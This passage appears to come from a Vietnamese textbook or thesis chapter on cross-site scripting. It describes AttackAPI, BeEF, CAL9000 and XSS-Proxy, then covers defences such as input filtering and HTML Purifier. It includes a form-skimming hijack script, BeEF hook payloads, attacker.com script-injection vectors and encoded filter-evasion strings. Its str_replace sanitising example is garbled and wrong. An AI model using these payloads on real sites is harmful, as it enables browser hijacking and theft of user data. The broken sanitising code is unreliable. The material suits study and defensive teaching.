389	Lightweight Directory Access Protocol (LDAP)

AttackAPI hỗ trợ cả Start IP-Stop IP (Range) và IP / MASK [Classless-Inter-Domain Routing (CIDR)]. Trong ví dụ sau ta sẽ quét một lớp mạng C có địa chỉ 10.10.56.0 :

```
$A.sweepPorts({ network: '10.10.56.0/24', onfound: function (port){ console.log(port);}, oncompleted: function () { console.log('completed!')}});
```

Để thực hiện với các lớp mạng cũng như IP của cá nhân, ta có thể sử dụng một số thư viện AttackAPI có sẵn:

```
var num = $A.ip2number('10.10.56.10'); // convert IP to number
console.log(num)
var ip = $A.number2ip(num); // effectively 168441866 is the same as 10.10.56.10
console.log(ip);
var range = $A.net2range('10.10.56.0/24'); // convert network to range
console.dir(range);
var net = $A.range2net(range); console.log(net);
```

Hijacking the Browser

Như đã đề cập ở chương lý thuyết về XSS, có 2 loại XSS (liên tục và không liên tục). Hầu hết các cuộc tấn công XSS liên tục là nguy hiểm hơn bởi vì nó xảy ra khi người dùng truy cập vào các tài nguyên internet. Điều này có nghĩa là attacker sẽ kiểm soát trình duyệt người dùng trong một thời gian dài.

Mặt khác XSS không liên tục xảy ra trên một tài nguyên duy nhất và quyền điều khiển sẽ bị mất đi khi ta rời khỏi trang web. Điều này có nghĩa là kẻ tấn công chỉ có một mục tiêu duy nhất.

Netcat là một công cụ không thể thiếu được nếu bạn muốn hack một website nào đó. Tuy nhiên Netcat không phải là lựa chọn tốt nhất cho việc thu thập loại thông tin có các mã phức tạp. Có thể dùng một script thích hợp để lưu trữ loại thông tin này, với mã script sau đây sẽ theo dõi được tất cả các trang và form được gửi từ phía người dùng:

```
$A.hijackView(
```

```

onload: function () {
    try{
        var hijackedDocument = $A.getDocument(this);var query = {};
        query['snapshot_'+newDate().getTime()]
        =hijackedDocument.body.innerHTML;
        $A.transport({url: 'http://127.0.0.1:8888/collect.php', query:query});
        for (var form in doc.forms)
            $A.hijackForm({form: form, onsubmit: function () {var fields = {};
            for (var field in this.fields)fields[field] = this.fields[field];var query = {};
            query['form_' + new Date().getTime()] =$A.buildQuery(fields);
            $A.transport({url:'http://127.0.0.1:8888/collect.php', query: query});}});
        catch(e) {}}
    
```

Kết quả trả về từ mã script trên là một mã độc nhằm theo dõi mọi hành động từ phía người dùng. Nếu script trên được thực thi trên một hệ thống ngân hàng hay trang web thương mại điện tử thì mức độ nghiêm trọng sẽ như thế nào.

3.2.3.2.BeEF

Browser Exploitation Framework (BeEF) là một công cụ kiểm tra xâm nhập trên mã nguồn mở, tập trung vào lỗ hổng trên các trình duyệt.

Công cụ này có rất nhiều module minh họa lỗ hổng trình duyệt khác nhau như:

- Inter-protocol Exploitation: hướng tấn công này được thực hiện bằng cách tung ra một liên giao thức, khai thác tại một lỗ hổng Asterisk (không phải HTTP).
- Inter-protocol Communication: hướng tấn công được thực hiện bằng các module giao tiếp với một máy chủ IMAP4 và cổng Bindshell.
- Browser Exploits: Mô đun này cho thấy sự đơn giản trong cách khai thác trình duyệt. Trong trường hợp này, các mô đun là cho lỗ hổng Mobb trên trình duyệt IE. Distributed Port Scanning: Mô đun này cho thấy lợi ích của việc giảm tải khỏi lượng công việc.

BeEF có thể downloaded từ www.bindshell.net/tools/beef.

❖ Cài đặt và cấu hình BeEF

Gói BeEF chứa một số file PHP và JavaScript, trong đó xác định các FrameWork và kiểm soát người dùng thông qua giao diện. Cần có Apache với PHP để chạy.

Để cài đặt BeEF, tải về phiên bản mới nhất từ BinShell và đặt trong thư mục gốc. Mở trình duyệt và gõ địa chỉ là đường dẫn đến thư mục hiện tại của BeEF. Nếu framework được cài đặt trên địa chỉ localhost và dưới thư mục tên “beef” thì đường dẫn là http://localhost.beef.

- Controlling Zombies:

Giống như XSS-Proxy và Attack API với Backframe, BeEF cho phép kiểm soát trình duyệt nạn nhân. Kỹ thuật này được biết đến là Zombie Control. Để bắt đầu với Zombie Control, cần để nạn nhân chịu sự kiểm soát của BeEF. Điều này được thực hiện bằng cách tiêm vào một mã độc XSS trong quá trình payload http://[BeEF server]/beef/hook/beefmagic.js.php.

Trong sự kiện payload, zombie có thể được tiêm vào như sau:

```
"><script src=http://[BeEF server]/beef/hook/beefmagic.js.php></div "
```

Sau khi nạn nhân được kết nối đến BeEF, địa chỉ IP sẽ hiển thị ở góc trái hoặc dưới menu Zombie



Hình 3.11: Kết quả sử dụng Zombie Control lấy địa chỉ IP của người dùng

BeEF Modules

Modules Autorun được thực thi khi người dùng truy xuất đến một nguồn tài nguyên và kết nối với BeEF. Có hai loại module autorun: alert và deface, module alert sẽ đưa ra một cảnh báo với một thông điệp đến từ Zombie. Module autorun deface được dùng để thay thế các trang hook với nội dung mà bạn lựa chọn (Hook là cơ chế mà nhờ đó một hàm có thể chặn các sự kiện (message, mouse actions, keystrokes) trước khi chúng được gửi đến hàng đợi của ứng dụng).

Nếu attacker tiêm vào BeEF một mã độc có phần mở rộng là một file .php (beefmagic.js.php) và bên trong là một lõi hỏng XSS liên tục, khi đó attacker có thể thay đổi nội dung trang web vào bất kỳ thời điểm nào.

Ngoài các module alert và deface còn có một số module khác như: steal clipboard, JavaScript command, request, visited URLs.

Bảng 3.2: Danh sách các module BeEF

Module	Mô tả
std:alert	std:alert sẽ gửi thông điệp cảnh báo đến cho zombie
std:steal clipboard	std:steal clipboard lấy thông tin nạn nhân và lưu trữ vào clipboard(lưu trữ tạm), kèm theo những thông tin nhạy cảm, tấn công này chỉ thực hiện trên trình duyệt IE
std:javascript command	Module này cho đánh giá mức độ các hàm javascript trong trình duyệt nạn nhân
std:request	Module này sẽ gửi request đến một nguồn tài nguyên trên mạn đại diện cho victim
std:visited urls	Thực hiện quét lược sử ghé thăm của victim


3.2.3.3.CAL9000

CAL9000 là một bộ công cụ bảo mật ứng dụng web dựa trên trình duyệt với nhiều tính năng mà bạn có thể sử dụng để thực hiện quá trình test ứng dụng Web. CAL9000 bao gồm các tính năng mà thường được tìm thấy trong Web proxy và máy quét tự động, nhưng nó không đòi hỏi bất kỳ thủ tục cài đặt, nó hoạt động từ một tập

tin HTML đơn giản. CAL9000 bao gồm XSS Cheat Sheet, có nhiều cheat sheet như: Apache, Google, HTML, JavaScript, JSP, PHP, MySQL, Oracle, XML.

XSS Attacks

Đây là một danh sách các tấn công XSS từ RSnake, có thể lọc các danh sách từ bên trong các cuộc tấn công XSS, kiểm tra, áp dụng bộ lọc regex vào việc tạo/chỉnh sửa/xóa các cuộc tấn công.



Hình 3.12 Giao diện XSS Attack Library


Cheat Sheets

Bộ sưu tập các tài liệu liên quan đến nền tảng và ngôn ngữ lập trình web khác nhau.

CheckList

Một trong những phần quan trọng của CAL9000 là CheckList. Module này gồm những khuyến cáo khác nhau và hướng dẫn sử dụng các tấn công thử nghiệm. Bởi vì CAL9000 là một OWASP Project nên có thể nhận thấy tác giả của bộ công cụ này cố gắng đưa vào các chỉ dẫn OWASP.

Ngay dưới mục —Testing CheckList|| có một vùng không gian cho phép ta lưu trữ kết quả các bài test.



Hình 3.13 Giao diện chính của Checklist

Encoder, Decoders, và Miscellaneous Tools

CAL9000 bao gồm một số công cụ hữu ích khi tấn công ứng dụng Web. CAL9000 cung cấp một số bộ mã hóa và giải mã, có thể kết hợp với XSS Cheat Sheet RSnake để tránh các bộ lọc XSS khác nhau. CAL9000 hỗ trợ Base64, MD5, MD4, SHA1, URL, XML, bộ mã hóa / giải mã.

Ví dụ: dùng UTF để mã hóa một chuỗi trước khi thực hiện quá trình truyền tải dữ liệu

```
%u201c%u003e%u003c%u0073%u0063%u0072%u0069%u0070%u0074%u003e
```

```
%u0061%u006c%u0065%u007
```

```
2%u0074%u0028%u0027%u0078%u0073%u0073%u0027%u0029%u003c%u00
```

```
2f%u0073%u0063%u0072%u00
```

```
69%u0070%u0074%u003e%u003c%u0021%u002d%u002d
```



Hình 3.14: Giao diện chính Encode/Decode

Sử dụng CAL9000 để tạo ra chuỗi dài chuyển đổi số sang IP và ngược lại, làm các truy vấn của Google mà không cần phải ghi nhớ tất cả các toán tử tìm kiếm.

Mã hóa, giải mã IP đặc biệt hữu ích khi muốn thu nhỏ kích thước của một URL nhất định.

Ví dụ địa chỉ IP 212.241.193.208 cũng có thể được biểu diễn như là 3572613584,%D4%F1%C1%D0 và 0324.0361.0301.0320.

Công cụ này cũng có thể được sử dụng để tránh các bộ lọc chuỗi ký tự.

Thực hiện chuyển đổi IP và gửi thông tin này đến công cụ Misc Tools panel để mở rộng nhiều tính năng chuyển đổi hơn.

HTTP Requests/Responses và Automatic Testing

HTTP Request gửi yêu cầu HTTP đến máy chủ, các phương thức hỗ trợ GET, POST, HEAD, TRACE, TRACK, OPTION, CONNECT, PUT, DELETE, COPY, LOCK, MKCOL, MOVE, PROPFIND, PROPPATCH, SEARCH và UNLOC, khởi động các cuộc tấn công tự động với nhiều yêu cầu cùng một lúc. Tất cả kết quả được lưu trong một file.


Khi bắt đầu, AutoAttack biên dịch một danh sách các hướng tấn công khác nhau, được gửi trong một bruteforce bằng cách sử dụng các chi tiết yêu cầu được cung cấp ở phía bên phải của cửa sổ.

Bảng 3.3: AutoAttack Attack List

Danh sách	Mô tả
Hostnames	Đây là danh sách các hostname phổ biến
XSS Attacks	thư viện RSnake Cheat Sheets
XSS Attacks (hex)	Giống như XSS Attacks nhưng là hex-encoded
Injection Attacks	Các cuộc tấn công Injection SQL và XML Injection
Injection Attacks (hex)	Như Injection Attacks nhưng là hex-encoded

HTTP Response

Xem mã trạng thái, header response và body. Cố lập các thông tin script, form và cookie trong các response.



Hình 3.15: Giao diện làm việc của HTTP Response

3.2.3.4.XSS-Proxy

XSS-Proxy là một công cụ khai thác XSS cho phép kẻ tấn công chiếm quyền điều khiển trình duyệt của nạn nhân và tương tác kiểm soát nó với một trang web bị dính lỗ hổng XSS. Công cụ này ban đầu được phát hành tại ShmooCon vào đầu năm 2005 bởi Anton Rager và đã được phát triển để chứng minh rằng một cuộc tấn công XSS có thể được duy trì vô hạn định, cho phép điều khiển tương tác của trình duyệt của nạn nhân và cho phép kẻ tấn công xem/gửi nội dung khác nhau trên máy chủ bị lỗ hổng bảo mật. XSS - Proxy là một công cụ dựa trên mã nguồn mở và có sẵn từ <http://xss-proxy.sourceforge.net>.

Công cụ này sẽ chạy trên hầu hết các hệ thống miễn là Perl được cài đặt và cho phép tấn công của cả hai trình duyệt IE và trình duyệt Firefox. Công cụ

này có chức năng như một máy chủ Web cho các request JavaScript từ trình duyệt bị tấn công, cho phép kẻ tấn công điều khiển từ xa và xem các tài liệu từ phiên bị tấn công.

XSS - Proxy Hijacking Explained

Có nhiều tính năng trên trình duyệt XSS - Proxy để chiếm quyền điều khiển và kiểm soát trình duyệt nạn nhân.

Trình duyệt cho phép các mã Javascript gửi request lên bất kỳ một server khác. DOM quy định nội dung JavaScript dùng truy xuất giữa đối tượng cha-con (frames, windows, inline frames, DIV...). Nếu cả hai đối tượng cùng nằm trong một document.domain (ví dụ: URL, directory/document bao gồm giao thức, tên máy chủ, tên miền, port) thì JavaScript có thể tương tác giữa 2 đối tượng cha-con, truy cập và sửa đổi nội dung, các biến trong đối tượng khác.

Browser Hijacking Details

Các bước thực hiện quá trình kiểm soát trình duyệt nạn nhân thông qua XSS - Proxy:

- Initialization

Đầu tiên nạn nhân cần chạy vector XSS của kẻ tấn công:

```
<script src="http://attacker.com/xss2.js"></script>
```

Mã khởi tạo này tải một số chức năng trong trình duyệt của nạn nhân trong suốt thời gian của một phiên làm việc, chiếm quyền điều khiển và làm như sau:

- Tạo ra một hàm showDoc(), hàm này chịu trách nhiệm đọc nội dung từ một đối tượng con (IFRAME) sử dụng innerHTML, tạo mới các mã script request với nội dung là các thông số URLs và băm chúng thành một chuỗi 2047 ký tự URLs.

- Để đối phó với các lỗi xảy ra từ document.domain không phù hợp, một errorhanle sẽ gọi phương thức reportError(). Phương thức này sẽ tái tạo lại các IFRAME nếu có vấn đề về truy cập và cũng có thể chuyển tiếp các thông báo lỗi này cho máy chủ tấn công, sử dụng các thông số với remote script request.
- Chức năng scriptRequest() được tạo ra sẽ liên hệ với máy chủ tấn công, yêu cầu nội dung script khác khi được gọi, chuyển tiếp bất kỳ JavaScript và trả lại kết quả như các thông số URL.
- Sau khi các chức năng này được nạp, các lệnh sau đây được chạy để kích hoạt xử lý lỗi và gọi reportError(), khởi tạo IFRAME trả đến thư mục gốc của máy chủ và chờ đợi một vài giây trước khi gọi phương thức showDoc().

```
window.onerror=reportError;

document.write('<IFRAME id="targetFrame" name="targetFrame"
frameborder=0 scrolling="no" width=100 heigth=100
src="'+basedom+'>
</iframe>');setTimeout("showDoc('page2')",6500);
```

- Khi thời gian timeout đạt mức 6500, showDoc() sẽ được chạy và các tài liệu hiện đang được nạp trong các IFRAME sẽ được đọc và chuyển trả lại máy chủ tấn công như các thông số URL với JavaScript Remote.

Command Mode

- Idle Loop: Thông thường một vài phản hồi đầu tiên sẽ được lặp lại thông qua command, cho đến khi những kẻ tấn công quyết định thực hiện tấn công người dùng.

```
setTimeout("scriptRequest()",6500);
```

Điều này làm cho nạn nhân chờ đợi trong một vài giây, sau đó kích hoạt phương thức scriptRequest() đã được nạp sẵn trong trình duyệt của nạn nhân, scriptRequest() sẽ gọi một script từ xa với các thông số URL và một tham số vòng lặp. Nếu máy chủ không bận nó sẽ tạo ra một phản hồi thông báo đang ở trạng thái sẵn sàng và hành động đó sẽ xảy ra lần nữa. Đây là cách duy trì phiên làm việc giữa nạn nhân và XSS-Proxy không bị gián đoán.

- Retrieve a New Document Off the Target Server: đây là hành động cho phép attacker buộc các nạn nhân phải tải về một document cụ thể, thông qua nội dung document này attacker sẽ gửi về cho máy chủ tấn công và kiểm soát bằng trình duyệt của attacker. Điều này dẫn đến mã JavaScript của nạn nhân sẽ được thông qua.

```
window.frames[0].document.location="/private/secret.html";
```

```
setTimeout("showDoc('\\page2\\')",6500);
```

- Evaluate a JavaScript Expression in the Victim's Browser: đây là hành động cho phép attacker bỏ qua command JavaScript hoặc các tham số biến trong trình duyệt của nạn nhân. Sau khi các biểu thức trong mã JavaScript được thẩm định sẽ có một phản hồi về phía máy chủ của attacker thông qua tham số URL trong một remote JavaScript request dẫn đến XSS-Proxy tạo ra một JavaScript (nếu kẻ tấn công yêu cầu giá trị của document.cookie):

```
var result=document.cookie;
```

```
if(!result) {
```

```
result = "No value for expression";}
```

```
setTimeout("scriptRequest(result)",6500);
```

Attacker Control Interface

Nạn nhân bị tấn công bởi XSS-Proxy sẽ được quản lý thông qua trình duyệt Web từ phía máy chủ của attacker. Khi attacker truy cập vào XSS-Proxy Server với quyền admin, một trang Web được tạo ra liệt kê danh sách các người dùng bị tấn công và hiển thị thông tin/thông báo lỗi từ trình duyệt nạn nhân. XSS-Proxy luôn nắm bắt được các phản hồi từ phía nạn nhân bị tấn công thông qua tham số URL trong remote JavaScript request và các máy chủ sẽ lưu trữ thông tin này trong mảng Perl.

Using XSS-Proxy - Examples:

XSS-Proxy cần chạy trên một hệ thống mà ở đó người dùng thường hay truy cập, do đó sẽ chạy trên hệ thống có IP và truy cập được Internet.

- Điều quan trọng cần lưu ý là XSS-Proxy không yêu cầu xác thực cho kẻ tấn công và có thể dễ dàng truy cập và kiểm soát bởi người sử dụng Internet khác.
- Vector XSS cho thấy địa chỉ IP của máy chủ tấn công và với nhiều cuộc tấn công XSS (GET-based) sẽ được tiết lộ trong file log HTTP máy chủ.

Injection and Initialization Vectors For XSS-Proxy

- HTML Injection

Với một thẻ HTML Injection điển hình, kẻ tấn công mong muốn nạn nhân thực thi thẻ <script> tham chiếu đến máy chủ HTTP XSS-Proxy từ xa.

```
<script src="http://attacker.com:8080/xss2.js"></script>
```

Ví dụ: thực hiện một script trên trình duyệt nhiễm XSS liên tục

```
<script>
```

```
document.location=http://primarytarget.com/search.cgi?search=%3Cscript%62
```

```
0src=%22http://attacker.com:8080/xss2.js%22%3E%3C/script%3E;
```

```
</script>
```

Khi người dùng click vào link trên thì từ trang attacker.com sẽ chuyển về trang primarytarget.com và tạo ra một thẻ hiện tương ứng.

JavaScript Injection

Thông thường XSS chỉ cần tiêm thẻ HTML nhưng JavaScript lại cần thiết bởi vì có một số trang Web bị lỗ hổng sẽ không cho phép tiêm thẻ HTML. Dưới đây là một đoạn mã JavaScript được chèn vào trong một document:

```
var head=document.getElementsByTagName('body').item(0);  
  
var script=document.createElement('script');  
  
script.src='http://attacker.com:8080/xss2.js';  
  
script.type='text/JavaScript';  
  
script.id='xss';  
  
head.appendChild(script);
```

3.3. Cách phòng chống

Cross-Site Scripting (XSS) là một trong những kỹ thuật tấn công phổ biến nhất hiện nay, đồng thời cũng là một trong những vấn đề bảo mật quan trọng đối với các nhà phát triển web và cả những người sử dụng web. Bất kì một website nào cho phép người sử dụng đăng thông tin mà không có sự kiểm tra chặt chẽ các đoạn mã nguy hiểm thì đều có thể tiềm ẩn các lỗi XSS.

Không giống như các vấn đề liên quan đến bảo mật khác, XSS không thể loại bỏ trong một thời gian ngắn. Có hai vấn đề cần quan tâm:

- **Vấn đề thứ nhất:** các trình duyệt đều có một chuẩn thiết kế cho riêng mình, nó được tạo ra để đáp ứng quá trình request và xử lý kết quả từ người dùng. Điều này bao gồm việc thông hiểu về JavaScript, một ngôn ngữ lập trình tiêu chuẩn mà các nhà

phát triển ứng dụng Web vẫn hay sử dụng để thực hiện các chức năng mong muốn trên cả hai mặt tốt và xấu. Trình duyệt không thể kiểm tra tính độc hại của các loại mã, dữ liệu cookie thường được xem là các chương trình hợp lệ, truy cập dữ liệu Clipboard là một tính năng đã được phê duyệt trên IE 6.0.

- **Ván đè thứ hai:** trong một tổ hợp các ván đè đặt ra như thế, nhà phát triển ứng dụng Web không thể tạo ra một trang Web nào gọi là an toàn. Các attacker có thể tấn công, khai thác và tiêm các loại mã độc vào trình duyệt của người dùng. Điều này đưa ra hai sự lựa chọn: một là họ phải vô hiệu hóa tất cả các loại mã độc có thể gây ảnh hưởng xấu đến thông tin cá nhân thông qua kinh nghiệm sử dụng trình duyệt, thứ hai là họ chỉ ghé thăm các trang Web tin tưởng và cho là an toàn.

Như đã đề cập ở trên, một tấn công XSS chỉ thực hiện được khi gửi một trang web cho trình duyệt web của nạn nhân có kèm theo mã script độc của kẻ tấn công. Vì vậy những người phát triển web có thể bảo vệ website của mình khỏi bị lợi dụng thông qua những tấn công XSS này, đảm bảo những trang phát sinh động không chứa các tag của script bằng cách lọc và xác nhận hợp lý các dữ liệu đầu vào từ phía người dùng hoặc mã hóa (encoding) và lọc các giá trị xuất cho người dùng.

3.3.1. Lọc đầu vào và đầu ra dữ liệu (Filtering)

Có hai khái niệm cơ bản về quá trình lọc (filter) XSS: lọc đầu vào (input filtering) và lọc đầu ra (output filtering). Cách sử dụng phổ biến nhất là lọc đầu vào.

Input Filtering được xem là chính xác hơn so với Output Filtering, đặc biệt trong trường hợp XSS Reflected. Tuy nhiên có một sự khác biệt nhỏ, quá trình lọc đầu vào áp dụng cho tất cả các loại dữ liệu, loại bỏ những nội dung không hợp lệ trong khi lọc đầu ra chỉ mang tính áp dụng lại, mục đích bài trừ các loại mã độc còn sót lại.

Có hai loại thanh lọc dữ liệu đầu vào và đầu ra:

- White-List Filtering
- Black-List Filtering

Black-List Filtering

Lọc dữ liệu được định nghĩa sẵn trong 1 danh sách cho trước, khi gặp 1 yêu cầu không hợp lệ sẽ hủy, không thực hiện yêu cầu. Ưu điểm là dễ cấu hình, triển khai nhưng nhược điểm là khi xuất hiện một cuộc tấn công kiểu mới (chưa được định nghĩa trong black-list) thì không thể phát hiện và ngăn chặn cuộc tấn công.

White-List Filtering

Cho phép quy định sẵn trước 1 danh sách hợp lệ, chỉ có những yêu cầu thuộc danh sách này mới được thực hiện. Vì thế ngăn chặn được các kiểu tấn công mới, nhược điểm là khi có một ứng dụng mới được phát triển thì cũng phải được cập nhật trong White-List. Tuy nhiên White-List Filtering bảo mật hơn so với Black-List Filtering.

Các bước để thanh lọc dữ liệu:


- Từ chối nhận các dữ liệu hỏng.
- Liên tục kiểm tra và thanh lọc dữ liệu.
- Tạo ra danh sách những thẻ HTML được phép sử dụng, xóa bỏ thẻ <script> hoặc đóng các thẻ script trong thẻ <comment> coi đoạn script đó như là một đoạn trích dẫn .
- Lọc ra bất kì một đoạn mã JavaScript/Java/VBScript/ActiveX/Flash Related.
- Lọc dấu nháy đơn hay kép.
- Lọc kí tự Null
- Xóa những kí tự “>”, “<” hoặc Output Encoding các dòng như sau:

- ☐ < < > >
 - ☐ (())
 - ☐ # # & &
- Kiểm tra xem thực thể đó có thuộc White-List hay Black-List không?

Có 3 dạng lọc:

- nonHTML: đầu vào không chứa các ký tự HTML.
- secureHTML: đầu vào được phép chứa các ký tự HTML an toàn, tất cả những thứ khác như URL không được phép thực thi.
- exposedHTML: đầu vào cho phép các liên kết HTML(URL) nhưng giới hạn các giao thức cho phép và đuôi file.

Vấn đề với bộ lọc Character Encoding, những bộ lọc đơn giản không thể hiểu được các bảng mã khác nhau, do đó không thể đưa ra một quyết định chính xác. Vì thế bộ lọc JavaScript phải chuyển mã để đưa về bảng mã hợp lệ.



Hình 3.16: Quá trình chuyển đổi bảng mã và lọc ký tự.

Phần này xin giới thiệu tới các bạn một bộ thư viện viết bằng PHP cho phép filter HTML để ngăn chặn kẻ xấu post mã độc XSS thông qua website.

Cách 1: Viết mã lọc nội dung theo nguyên tắc FIEO (Filter Input, Escape Output). Vì các đoạn mã độc bắt đầu với "<script>" và kết thúc với "</script>". Thay "<" và ">" bằng ">" và "<" (các thực thể html).

```

str_replace("<",">",$info);str_replace(">","<",$info);str_replace
("","",',$info);str_replace("","",",$info);str_replace("&","&",$info);

```

Cách 2: XSS thường sử dụng javascript để gây hại, có thể gắn 1 link dùng lấy cookie, hacker sẽ không đơn thuần gắn đoạn code `<script> </script>` đó, mà sẽ gắn một chuỗi ngoằn ngèo nhưng vẫn là một javascript. Bạn có thể tạo một file html và paste code được cung cấp dưới đây <http://ha.ckers.org/xss.html>.

Ngoài ra sử dụng `htmlspecialchars()`, sau đó dùng `html_entity_decode()` để giải mã lại. Ở đây xin giới thiệu đến các bạn đang sử dụng framework zend bộ thư viện HTML Purifier. Website: <http://htmlpurifier.org>.

HTML Purifier: bộ thư viện rất mạnh dùng triển khai trong code để chống XSS. Được xây dựng theo mô hình OOP nên dễ sử dụng, sau thao tác include file thư viện, chỉ cần tạo instance của đối tượng HTML Purifier và gọi phương thức `purify()` là có thể filter được dữ liệu đầu vào.

PHP Code:

```

<?php require_once
'path/to/htmlpurifier/library/HTMLPurifier.auto.php';$purifier = new
HTMLPurifier();$clean_html = $purifier->purify($dirty_html);

```

Library	Version	Date	License	Whitelist	Removal	Well-formed	Nesting	Attributes	XSS safe	Standards safe
striptags	n/a	n/a	n/a	Yes(user)	Buggy	No	No	No	No	No
PHP Input Filter	1.2.2	2005-10-05	GPL	Yes(user)	Yes	No	No	Partial	Probably	No
HTML_Safe	0.9beta	2005-12-21	BSD (3)	Mostly No	Yes	Yes	No	Partial	Probably	No
ksee	0.2.2	2005-02-06	GPL	Yes(user)	Yes	No	No	Partial	Probably	No
htmLawed	1.0.3	2008-03-03	GPL	Yes(not default)	Yes(user)	Yes(user)	No	Partial	No	No
Safe HTML Checker	n/a	2003-09-15	n/a	Yes(bare)	Yes	Yes	Almost	Partial	Yes	Almost
HTML_Purifier	4.0.0	2009-07-08	LGPL	Yes	Yes	Yes	Yes	Yes	Yes	Yes

Hình 3.17: Bảng so sánh giữa các bộ thư viện filter HTML để chống XSS

Version	4.0.0
Last update	2009-07-08
License	LGPL
Whitelist	Yes
Removes foreign tags	Yes
Makes well-formed	Yes
Fixes nesting	Yes
Validates attributes	Yes
XSS safe	Yes
Standards safe	Yes
UTF-8 aware	Yes
Object-Oriented	Yes
Validates CSS	Yes
Tables	Yes
PHP 5 only	Yes
E_STRICT compliant	Yes
Can auto-paragraph	Yes
Extensible	Yes
Unit tested	Yes

Hình 3.18: Một số chức năng chính của thư viện HTML Purifier

Các bước sử dụng bộ thư viện HTML Purifier để lọc các mã javascript độc hại:

Bước 1: Giải nén và copy thư viện HTML Purifier vào thư mục library của Zend (Download Zend Framework tại <http://framework.zend.com/downloads/latest>).

Bước 2: Mở file application.ini thêm đoạn code khai báo thư viện HTMLPurifier autoloaderNamespaces[] = "HTMLPurifier_".

Bước 3: Thêm function sau vào file Bootstrap.php của thư mục application

```
public function _initFilter(){
    HTMLPurifier_Bootstrap::registerAutoload();
    $config = HTMLPurifier_Config::createDefault();
    $config->set('Attr.EnableID',true);
    $config->set('HTML.Strict',true);
    Zend_Registry::set('purifier',new HTMLPurifier($config)); }
```

Bước 4: Sử dụng bộ lọc XSS của HTMLPurifier

Ví dụ: Trong indexAction

```
public function indexAction(){ $this->view->purifier = Zend_Registry::get('purifier'); }
```

Trong view index.html: HTML Text Filtering!

```
<?= $this->purifier->purify('<script>alert("a");</script>'); ?>
```

Giờ có thể paste những đoạn mã độc XSS được cung cấp tại

<http://ha.ckers.org/xss.html> để tiến hành kiểm tra quá trình trước và sau khi filter.

3.3.2. Mã hóa đầu vào và đầu ra (Input/output encoding)

3.3.2.1. Input encoding

Một trong những nhược điểm chính của Input Encoding (mã hóa đầu vào) là phải làm việc trên quy mô lớn Website, mặt khác không phải ai đều dùng cố định một bảng mã duy nhất. Có thể thấy tùy thuộc vào hoàn cảnh mà sử dụng mã hóa đầu vào sao cho hợp lý nhất, Input Encoding chỉ thật sự có ý nghĩa khi biết được chính xác dữ liệu đầu vào, điều này tương đối khó khăn trong môi trường có quy mô lớn.

Mã hóa đầu vào có thể trở thành một vị trí trung tâm cho tất cả các bộ lọc, đảm bảo chỉ có một điểm duy nhất cho tất cả các bộ lọc.

Lỗi XSS có thể tránh được khi máy chủ Web đảm bảo những trang phát sinh được mã hóa (encoding) thích hợp để ngăn chặn chạy các script không mong muốn.

Mã hóa phía máy chủ là một tiến trình mà tất cả nội dung phát sinh động sẽ đi qua một hàm mã hóa nơi mà các thẻ script sẽ được thay thế bởi mã của nó. Nói chung, việc mã hóa (encoding) được khuyến khích sử dụng vì nó không yêu cầu bạn phải đưa ra quyết định những kí tự nào là hợp lệ hoặc không hợp lệ. Tuy nhiên việc mã hóa tất cả dữ liệu

không đáng tin cậy có thể tồn tài nguyên và ảnh hưởng đến khả năng thực thi của một số máy chủ.

